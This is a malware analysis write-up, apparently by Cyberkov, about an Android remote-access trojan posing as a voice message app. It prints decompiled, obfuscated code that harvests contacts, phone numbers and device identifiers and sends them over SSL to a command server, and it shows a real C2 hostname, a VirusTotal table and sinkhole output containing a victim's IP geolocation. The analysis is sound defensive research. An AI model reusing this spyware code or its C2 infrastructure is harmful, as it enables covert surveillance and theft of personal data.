
```
    r2.writeObject(r0);    Catch:{ all -> 0x0038 }
    r0 = r12.l;  Catch:{ all -> 0x0038 }
    r0.flush();  Catch:{ all -> 0x0038 }
    monitor-exit(r1);      Catch:{ all -> 0x0038 }
L_0x0037:
    return;
L_0x0038:
    r0 = move-exception;
    monitor-exit(r1);      Catch:{ all -> 0x0038 }
    throw r0;    Catch:{ Exception -> 0x003b }
L_0x003b:
    r0 = move-exception;
    goto L_0x0037;
L_0x003d:
    r7 = new org.json2.JSONObject;
    r7.<init>();
    r0 = "@o^jUrK";
    r0 = b.aaao.y(r0);
    r1 = 6;
    r7.put(r0, r1);
    r8 = new org.json2.JSONArray;
    r8.<init>();
    r0 = r12.o;
    r0 = r0.getContentResolver();
    r1 = android.provider.ContactsContract.Contacts.CONTENT_URI;
    r3 = r2;
    r4 = r2;
    r5 = r2;
    r6 = r0.query(r1, r2, r3, r4, r5);
    r1 = r6.getCount();
    if (r1 <= 0) goto L_0x0118;
L_0x0066:
    r1 = r6;
L_0x0067:
    r1 = r1.moveToNext();
```

Besides, the malware is able to get the phone number, country and network operator name from cellular towers of the telecom company of the target.




```
    public /* synthetic */ void run() {
        if (VERSION.SDK_INT < 23 || this.o.checkPermission(aaad.y("-c(a#a- ?{-t1q0d#,-_\tL\bR\
            aaadb this;
            TelephonyManager telephonyManager = (TelephonyManager) this.o.getSystemService(aaa
            JSONObject jSONObject = new JSONObject();
            jSONObject.put(aaay.y("~\f`\tk\u0011u"), 15);
            Object line1Number = telephonyManager.getLine1Number();
            if (line1Number != null) {
                jSONObject.put(aaad.y("P\nT\u001aG\u0011"), line1Number);
                Log.e(aaay.y("\rx\th\u001ac"), line1Number);
            }
            line1Number = telephonyManager.getDeviceId();
            if (line1Number != null) {
                jSONObject.put(aaad.y("P\u0015G\n"), line1Number);
                Log.e(aaay.y("\rg\u001ax"), line1Number);
            }
            line1Number = telephonyManager.getNetworkCountryIso();
            if (line1Number != null) {
                jSONObject.put(aaad.y("\u0002\u0007WZ\u0003_\u0007R\u000fG\u001c@\u001bL\u0006
                Log.e(aaay.y("pZ%\u0007q\u0002u\u000f}\u001an\u001di\u0011t\u001bc\f~"), line1
            }
            line1Number = telephonyManager.getNetworkOperator();
            if (line1Number != null) {
                jSONObject.put(aaad.y("C\tY\u001bB\u001eC\u0016A\u001f[\rX\fM\u0011"), line1Nu
                Log.e(aaay.y("\u001e{\u0004i\u001fl\u001ed\u001cm\u0006a\u0005~\u0010c"), line
            }
            line1Number = telephonyManager.getNetworkOperatorName();
            if (line1Number != null) {
                jSONObject.put(aaad.y("\rH\u0018\u0015L_\u0007R\u0003]\tZ\bZ\u0000L\u0000W\u00C
                Log.e(aaay.y("a\u0015jH>\u0002u\u000fq\u0000{\u0007z\u0007r\u0011r\nk\u0012t")
            }
            line1Number = telephonyManager.getSimOperator();
            if (line1Number != null) {
                jSONObject.put(aaad.y("^\u0005E\u0016A\u001f[\rX\fM\u0011"), line1Number);
```

The malware uses Allatori Java Obfuscator to protect the code and make it harder to reverse engineer and it obviously uses communication protocol based on Java JSON objects encapsulated in SSL connection wrapper. Again, this behavior and characteristics of the malware is very similar to JSocket and AlienSpy Android RATs.



```
    public /* synthetic */ void run() {
        try {
            JSONObject jSONObject = new JSONObject();
            jSONObject.put(aaad.y("\u0002Q\u0012T\u0019L\u0007"), 3);
            jSONObject.put(aaao.y("PrXgZiKuK"), aaad.y("h3s"));
            SSLSocket sSLSocket = (SSLSocket) aaas.o.createSocket(this.h, this.b);
            sSLSocket.setTrafficClass(24);
            sSLSocket.setKeepAlive(true);
            sSLSocket.setTcpNoDelay(true);
            sSLSocket.setPerformancePreferences(0, 1, 2);
            ObjectOutputStream objectOutputStream = new ObjectOutputStream(sSLSocket.getOutput
            ObjectInputStream objectInputStream = new ObjectInputStream(sSLSocket.getInputStre
            objectOutputStream.writeObject(jSONObject.toString());
            objectOutputStream.flush();
            objectOutputStream.writeUTF(0 + aaad.y("\u0003") + aaas.l.getString(aaao.y("]cLiUc
            objectOutputStream.flush();
            Log.e(aaad.y("F\u0000\u000b@D\rI\u0003-\tLaN\u0013L\u001fK\r"), aaao.y("$\r?"));
            while (true) {
                jSONObject = new JSONObject((String) objectInputStream.readObject());
                switch (jSONObject.getInt(aaad.y("\u0002Q\u0012T\u0019L\u0007"))) {
                    case 1:
                        Log.e(aaao.y("i}NwU`"), aaad.y("m"));
                        this.o = new aaac();
                        this.o.y(jSONObject.getInt(aaao.y("NhRiZyC")), objectOutputStream);
                        break;
                    case 2:
                        if (this.o == null) {
                            break;
                        }
                        this.o.y();
                        break;
                    default:
                        break;
```

After finalizing the analysis of the Android malware, Cyberkov uploaded it to VirusTotal to see if it has been uploaded before and what information we can get from it:



SHA256: e66d795d0c832ad16381d433a13a2cb57ab097d90e9c73a1178a95132b1c0f70


File name: Voice Massege.apk

Detection ratio: 8 / 54

Analysis date: 2016-08-07 09:32:00 UTC (0 minutes ago)

Antivirus	Result	Update
AVG	Android/G2P.KF.C0A6B6C5C5CE	20160807
AhnLab-V3	Android-Spyware/Androrat.119be	20160806
DrWeb	Android.Spy.304.origin	20160807
ESET-NOD32	a variant of Android/Spy.Krysanec.G	20160806
Ikarus	Trojan.AndroidOS.Krysanec	20160807
K7GW	Spyware (004d9df51)	20160807
Kaspersky	HEUR:Trojan.AndroidOS.Agent.ka	20160807
Sophos	Andr/Krysanec-B	20160807
ALYac	✓	20160807
AVware	✓	20160807
Ad-Aware	✓	20160807
AegisLab	✓	20160807

Cyberkov discovered that the malware has not been uploaded to VirusTotal before and the first sample of this malware has been uploaded by us. However, 8 out of 54 AntiVirus engines detect it which is a very low detection rate (15%). Most and major American top Gartner Antivirus companies did not detect it!!



Kingsoft	✓	20160807
Malwarebytes	✓	20160807
McAfee	✓	20160807
McAfee-GW-Edition	✓	20160807
eScan	✓	20160807
Microsoft	✓	20160807
NANO-Antivirus	✓	20160807
Panda	✓	20160807
Qihoo-360	✓	20160807
SUPERAntiSpyware	✓	20160807
Symantec	✓	20160807
Tencent	✓	20160807
TheHacker	✓	20160806
TrendMicro	✓	20160807
TrendMicro-HouseCall	✓	20160807
VBA32	✓	20160805
VIPRE	✓	20160807
ViRobot	✓	20160807


Command and Control Communication

Cyberkov tried to discover the attacker behind this malicious application by sinkholing the malware and analyzing the real C2.

Sinkhole


Cyberkov created a fake server simulating the real C2 of the Libyan Scorpions hacking group and sinkholed the malware to study the behavior of the malware deeply.

Upon connection to the C2, the malware sends a lot of information about the target including: Country, Malware Path, Local IP Address, RAM, Android Version, Device Name, …, etc.




```
root@Cyberkov:~/voicemessage/sinkhole# ls
aaau.class  aaau.java  cert  key  MainClass.class  MainClass.java  testkeystore.ks
root@Cyberkov:~/voicemessage/sinkhole# java -Djavax.net.ssl.keyStore=./testkeystore.ks -Djavax.net.ssl.key
StorePassword=test123 MainClass
{"LAST_MODIFIED":1470768112327,"UUID":"742ba8b0-5510-4830-98c3-43323881ea85","COUNTRY_PREFIX":"us","NICKNA
ME":"User","ANDROID":true,"SERVER PATH":"package:de.keineantwort.android.urlshortener","VBOX":false,"LOCAL
_IP":"127.0.0.1","NETWORK":[{"DNS":"winmeif.myq-see.com","PORT":64631}],"JAR_EXTENSION":"IVdhiG","PLUGIN_E
XTENSION":"vZlKW","COMMAND":1,"JAR_FOLDER":"qumoQvgostl","RAM":"2.0 GB","COUNTRY":"United States","JRE_FOL
DER":"XyMygE","OS_NAME":"Android  4.4.4","PLUGIN_FOLDER":"RAKMIiVdrHu","PC_NAME":"Google Nexus 5 - 4.4.4 -
 API 19 - 1080x1920-Genymotion","JAR_NAME":"HQgENxkdGLx","SERVER_VERSION":"1.1.0","ADMIN":true,"DELAY_CONN
ECT":1,"JAR_REGISTRY":"dfQHHgRNOvT","JRE_VERSION":"0.9","USER_NAME":"000000000000000","DELAY_INSTALL":2,"I
NSTALL":false,"VMWARE":false}
```

The fake C2 server is able to send fake commands to the malware and read the reply as well.


root@Cyberkov: ~/voicemessage/sinkhole — Konsole
File Edit View Bookmarks Settings Help
bin : java
bin : java
sinkhole : java
sinkhole : bash


```
geoname_id":285570,"iso_code":"KW","names":{"de":"Kuwait","pt-BR":"Kuwait","fr":"Koweït","en":"Kuwait","ru
":"Кувейт","zh-CN":"▯ ▯ ▯ ","es":"Kuwait","ja":"▯ ▯ ▯ ▯ ▯ "}}}
Cyberkov Fake C2 > ^Croot@Cyberkov:~/voicemessage/sinkhole#
root@Cyberkov:~/voicemessage/sinkhole#
root@Cyberkov:~/voicemessage/sinkhole#
root@Cyberkov:~/voicemessage/sinkhole#
root@Cyberkov:~/voicemessage/sinkhole# vim MainClass.java
root@Cyberkov:~/voicemessage/sinkhole# javac -d . -cp .:json-org.jar MainClass.java
root@Cyberkov:~/voicemessage/sinkhole# java -cp .:json-org.jar -Djavax.net.ssl.keyStore=./testkeystore.ks
-Djavax.net.ssl.keyStorePassword=test123 MainClass
{"LAST_MODIFIED":1470768112327,"UUID":"742ba8b0-5510-4830-98c3-43323881ea85","COUNTRY_PREFIX":"us","NICKNA
ME":"User","ANDROID":true,"SERVER_PATH":"package:de.keineantwort.android.urlshortener","VBOX":false,"LOCAL
_IP":"10.1.1.106","NETWORK":[{"DNS":"winmeif.myq-see.com","PORT":64631}],"JAR_EXTENSION":"IVdhiG","PLUGIN_
EXTENSION":"vZlKW","COMMAND":1,"JAR_FOLDER":"qumoQvgostl","RAM":"2.0 GB","COUNTRY":"United States","JRE_FO
LDER":"XyMygE","OS_NAME":"Android  4.4.4","PLUGIN_FOLDER":"RAKMIiVdrHu","PC_NAME":"Google Nexus 5 - 4.4.4
- API 19 - 1080x1920-Genymotion","JAR_NAME":"HQgENxkdGLx","SERVER_VERSION":"1.1.0","ADMIN":true,"DELAY_CON
NECT":1,"JAR_REGISTRY":"dfQHHgRNOvT","JRE_VERSION":"0.9","USER_NAME":"000000000000000","DELAY_INSTALL":2,"
INSTALL":false,"VMWARE":false}
Cyberkov Fake C2 > 103
{"registered_country":{"geoname_id":285570,"names":{"de":"Kuwait","pt-BR":"Kuwait","fr":"Koweït","en":"Kuw
ait","ru":"Кувейт","zh-CN":"▯ ▯ ▯ ","es":"Kuwait","ja":"▯ ▯ ▯ ▯ ▯ "},"iso_code":"KW"},"location":{"time_zo
ne":"Asia/Kuwait","longitude":47.9783,"accuracy_radius":1,"latitude":29.3697},"continent":{"geoname_id":62
55147,"names":{"de":"Asien","pt-BR":"Ásia","fr":"Asie","en":"Asia","ru":"Азия","zh-CN":"▯ ▯ ","es":"Asia",
"ja":"▯ ▯ ▯ "},"code":"AS"},"traits":{"autonomous_system_organization":"ZAIN","ip_address":"31.203.118.54"
,"organization":"Mobile Telecommunications Company","autonomous_system_number":42961,"isp":"Mobile Telecom
munications Company"},"subdivisions":[{"geoname_id":285788,"names":{"en":"Al Asimah"},"iso_code":"KU"}],"C
OMMAND":3,"country":{"geoname_id":285570,"names":{"de":"Kuwait","pt-BR":"Kuwait","fr":"Koweït","en":"Kuwai
t","ru":"Кувейт","zh-CN":"▯ ▯ ▯ ","es":"Kuwait","ja":"▯ ▯ ▯ ▯ ▯ "},"iso_code":"KW"},"city":{"geoname_id":2
